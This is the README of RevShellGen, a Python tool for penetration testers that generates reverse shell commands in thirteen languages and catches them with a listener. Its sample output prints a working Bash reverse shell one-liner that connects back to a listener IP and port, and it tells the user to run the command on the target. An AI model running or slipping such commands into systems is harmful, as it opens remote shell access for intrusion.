 t0thkr1s/revshellgen
Reverse shell generator written in Python 3.

Reverse Shell Generator



Automate reverse shell generation with style
Generate, encode, and catch reverse shells without the hassle
Features • Installation • Usage • Shell Types • Contributing
RevShellGen is a powerful command-line tool that simplifies the process of generating reverse shell commands. No more looking up syntax, no more manual encoding, no more configuration headaches. This tool handles it all with an intuitive interface.
# Install from PyPI
pip install revshellgen

# Run the tool
revshellgen
# Clone the repository
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen

# Install dependencies
pip3 install -r requirements.txt

# Run the tool
python3 revshellgen.py  # or python3 revshellgen_cli.py
RevShellGen requires the following Python packages:
| Package | Purpose |
|---|---|
pyperclip | Clipboard operations |
colorama | Terminal colors |
readchar | Interactive key input |
netifaces | Network interface detection |
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen
pip3 install -r requirements.txt
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen
python3 setup.py install
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen
python3 -m venv venv
source venv/bin/activate  # On Windows: venv\Scripts\activate
pip3 install -r requirements.txt
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen
pip3 install pyperclip colorama readchar netifaces
git clone https://github.com/t0thkr1s/revshellgen
cd revshellgen
pip3 install --user -r requirements.txt
# You may need to install python3-dev
sudo apt-get install python3-dev  # Debian/Ubuntu
sudo yum install python3-devel     # RHEL/CentOS
# Install ncat for better listener support
brew install nmap  # Includes ncat
Start the tool
python3 revshellgen.py
Configure your reverse shell
Generated command is automatically copied to clipboard
Start the listener (automatic)
Execute the command on the target machine

 Shell Selection |
 Command Generation |
| Shell Type | Description | Platform |
|---|---|---|
| Bash | Bash TCP reverse shell | Linux/Unix |
| Python | Python-based reverse shell | Cross-platform |
| Netcat | Traditional nc reverse shell | Linux/Unix |
| Netcat mkfifo | Netcat with named pipe | Linux/Unix |
| Perl | Perl-based reverse shell | Cross-platform |
| PHP | PHP reverse shell | Cross-platform |
| Ruby | Ruby-based reverse shell | Cross-platform |
| Java | Java reverse shell | Cross-platform |
| AWK | AWK reverse shell | Linux/Unix |
| Socat | Socat reverse shell | Linux/Unix |
| Socat TTY | Socat with full TTY | Linux/Unix |
| Telnet | Telnet reverse shell | Linux/Unix |
| PowerShell | Windows PowerShell | Windows |
RevShellGen now includes comprehensive TTY upgrade instructions. After catching a shell, the tool provides:
The tool automatically detects and uses the appropriate netcat variant:
ncat (preferred, from nmap package)nc (traditional netcat)nc syntax support$ python3 revshellgen.py
__ __ __
____ ___ _ __ ___ / / ___ / / / / ___ _ ___ ___
/ __// -_)| |/ / (_-< / _ \/ -_) / / / / / _ `// -_) / _ \
/_/ \__/ |___/ /___//_//_\__/ /_/ /_/ \_, / \__/ /_//_/
/___/
---------- [ SELECT IP ] ----------
[ x ] 192.168.1.10 on eth0
[ ] 10.0.0.5 on tun0
[ ] Specify manually
---------- [ SPECIFY PORT ] ----------
[ # ] Enter port number : 4444
---------- [ SELECT COMMAND ] ----------
[ x ] unix_bash
[ ] unix_python
[ ] unix_nc_mkfifo
...
---------- [ REVERSE SHELL COMMAND ] ----------
bash -i >& /dev/tcp/192.168.1.10/4444 0>&1
[ + ] Command copied to clipboard!
[ + ] Starting listener on port 4444...
Contributions are welcome! Please feel free to submit a Pull Request. For major changes, please open an issue first to discuss what you would like to change.
# Clone your fork
git clone https://github.com/YOUR_USERNAME/revshellgen
cd revshellgen

# Create a branch
git checkout -b feature/your-feature-name

# Make your changes and commit
git add .
git commit -m "Add your feature"